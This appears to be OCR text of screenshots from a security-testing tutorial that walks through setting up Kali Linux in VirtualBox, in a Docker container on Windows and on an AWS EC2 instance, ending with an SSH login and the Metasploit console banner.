

Create Virtual Machine
Name and operating system
Please choose a descriptive name for the new virtual machine and select the type of operating system you intend to install on it. The name you choose will be used throughout VirtualBox to identify this machine.
Name:
Hackbox
Type:
Linux
Version:
Debian (64-bit)
64
Expert Mode
Next
Cancel



Create Virtual Hard Disk
Hard disk file type
Please choose the type of file that you would like to use for the new virtual hard disk. If you do not need to use it with other virtualization software you can leave this setting unchanged.
VDI (VirtualBox Disk Image)
VHD (Virtual Hard Disk)
VMDK (Virtual Machine Disk)
Expert Mode
Next
Cancel



Create Virtual Hard Disk
File location and size
Please type the name of the new virtual hard disk file into the box below or click on the folder icon to select a different folder to create the file in.
Hackbox
Select the size of the virtual hard disk in megabytes. This size is the limit on the amount of file data that a virtual machine will be able to store on the hard disk.
8.00 GB
4.00 MB
2.00 TB
Create
Cancel



Hackbox - Settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
User Interface
Storage
Storage Tree
Controller: IDE
kali-linux-2016.2-amd64.iso
Controller: SATA
Hackbox.vdi
Attributes
Optical Drive:
IDE Secondary Master
Live CD/DVD
Information
Type: Image
Size: 2.87 GB
Location: C:\Hacktools\kali-linux-2016.2-am...
Attached to: --
OK
Cancel


Hackbox [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
KALI
"the quieter you become, the more you are able to hear"
Boot menu
Live (amd64)
Live (amd64 failsafe)
Live (forensic mode)
Live USB Persistence (check kali.org/prst)
Live USB Encrypted Persistence (check kali.org/prst)
Install
Graphical install
Install with speech synthesis
Advanced options
Right Ctrl



Docker Setup
docker
Please read the Docker License Agreement
DOCKER FOR WINDOWS 1.13.0
END USER LICENSE AGREEMENT
THIS DOCKER FOR WINDOWS END USER LICENSE AGREEMENT (“AGREEMENT”) IS BY AND BETWEEN DOCKER, INC., LOCATED AT 144 TOWNSEND STREET, SAN FRANCISCO, CA 94107 (“DOCKER”) AND YOU OR THE ENTITY ON WHOSE BEHALF YOU ARE ENTERING INTO THIS AGREEMENT (“YOU” OR “CUSTOMER”) AND GOVERNS YOUR USE OF
I accept the terms in the License Agreement
Print
Back
Install
Cancel



Docker for Windows
Hyper-V feature is not enabled.
Do you want to enable it for Docker to be able to work properly?
Your computer will restart automatically.
Note: VirtualBox will no longer work.
Ok
Cancel



C:\Windows\system32\cmd.exe
C:\Hacktools>docker
Usage: docker COMMAND
A self-sufficient runtime for containers
Options:
--config string Location of client config files (default "C:\Users\EISC\.docker")
-D, --debug Enable debug mode
--help Print usage
-H, --host list Daemon socket(s) to connect to (default [])
-l, --log-level string Set the logging level ("debug", "info", "warn", "error", "fatal") (default "info")
--tls Use TLS; implied by --tlsverify
--tlscacert string Trust certs signed only by this CA (default "C:\Users\EISC\.docker\ca.pem")
--tlscert string Path to TLS certificate file (default "C:\Users\EISC\.docker\cert.pem")
--tlskey string Path to TLS key file (default "C:\Users\EISC\.docker\key.pem")
--tlsverify Use TLS and verify the remote
-v, --version Print version information and quit
Management Commands:
checkpoint Manage checkpoints
container Manage containers
image Manage images
network Manage networks
node Manage Swarm nodes
plugin Manage plugins
secret Manage Docker secrets
service Manage services
stack Manage Docker stacks


C:\Windows\system32\cmd.exe
C:\Hacktools>docker pull kalilinux/kali-linux-docker
Using default tag: latest
latest: Pulling from kalilinux/kali-linux-docker
Digest: sha256:b89e91e9e08cbcfa1accb825522bee556fa4b50891fffd27f1d56292e7667dcc
Status: Image is up to date for kalilinux/kali-linux-docker:latest
C:\Hacktools>


C:\Windows\system32\cmd.exe - docker run -t -i kalilinux/kali-linux-docker /bin/bash
C:\Hacktools>docker run -t -i kalilinux/kali-linux-docker /bin/bash
root@87b94bd8d4d4:/# ls
bin dev home lib64 mnt proc run srv tmp var
boot etc lib media opt root sbin sys usr
root@87b94bd8d4d4:/#



Secure | https://console.aws.amazon.com/console/home?region=us-east-1
Services
Resource Groups
vijay
N. Virginia
Support
AWS services
Find a service by name (for example, EC2, S3, Elastic Beanstalk).
Recently visited services
EC2
All services
Build a solution
Get started with simple wizards and automated workflows.
Launch a virtual machine
With EC2
~1 minutes
Build a web app
With Elastic Beanstalk
~6 minutes
Deploy a serverless microservice
With Lambda, API Gateway
~2 minutes
Host a static website
With S3, CloudFront, Route 53
~5 minutes
Create a backend for your mobile app
With Mobile Hub
~5 minutes
Register a domain
With Route 53
~3 minutes
Featured next steps
Manage your spend
Get real-time billing alerts based on your cost and usage budgets. Start now
Get best practices
Use AWS Trusted Advisor for security, performance, cost and availability best practices. Start now
Announcements
Announcing Amazon Lightsail
Virtual Private Servers (VPS) made easy. Learn more
Amazon Aurora - New Features
Announcing PostgreSQL compatibility for Amazon Aurora. Learn more



Secure | https://aws.amazon.com/marketplace/fulfillment?productId=8b7fdfe3-8cd5-43cc-8e5e-4e0e7f4139d5&ref_=dtl_psb_continue&region=us-ea
awsmarketplace
AMI & SaaS
View Categories
Sell in AWS Marketplace
Launch on EC2:
Kali Linux
1-Click Launch
Review, modify and launch
Manual Launch
With EC2 Console, API or CLI
Click "Accept Software Terms & Launch with 1-Click" to launch this software with the settings below
Once you accept the terms, you will have access to launch any version of this software in any supported region. For future launches, you can return to this page or launch directly from the EC2 console, APIs or CLI.
Version
2016.2, released 10/19/2016
Region
US East (N. Virginia)
EC2 Instance Type
8 GiB
Price for your Selections:
$0.09 / hour
$0.09 t2.large EC2 Instance usage fees +
$0.00 hourly software fee
$0.10 per GB-month of provisioned storage
EBS General Purpose (SSD) volumes
Free Tier Eligible
EC2 charges for Micro instances are free for up to 750 hours a month if you qualify for the AWS Free Tier. See details.
Accept Software Terms & Launch with 1-Click
You will be subscribed to this software and agree that your use of this software is subject to the pricing terms and the seller's End User License Agreement (EULA) and your use of AWS services is subject to the AWS Customer Agreement.






```
root@Kali:~/Desktop# ssh -i Welcome2Cyberhia.pem ec2-user@ec2-52-87-205-170.compute-1.amazonaws.com

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Jan 30 14:49:01 2017 from 61.6.40.220
ec2-user@kali:~$ uname -a
Linux kali 4.7.0-kali1-amd64 #1 SMP Debian 4.7.6-1kali1 (2016-10-17) x86_64 GNU/Linux
ec2-user@kali:~$ msfconsole
```


```
Validate lots of vulnerabilities to demonstrate exposure
with Metasploit Pro -- Learn more on http://rapid7.com/metasploit

       =[ metasploit v4.12.34-dev                         ]
+ -- --=[ 1593 exploits - 906 auxiliary - 273 post        ]
+ -- --=[ 458 payloads - 39 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

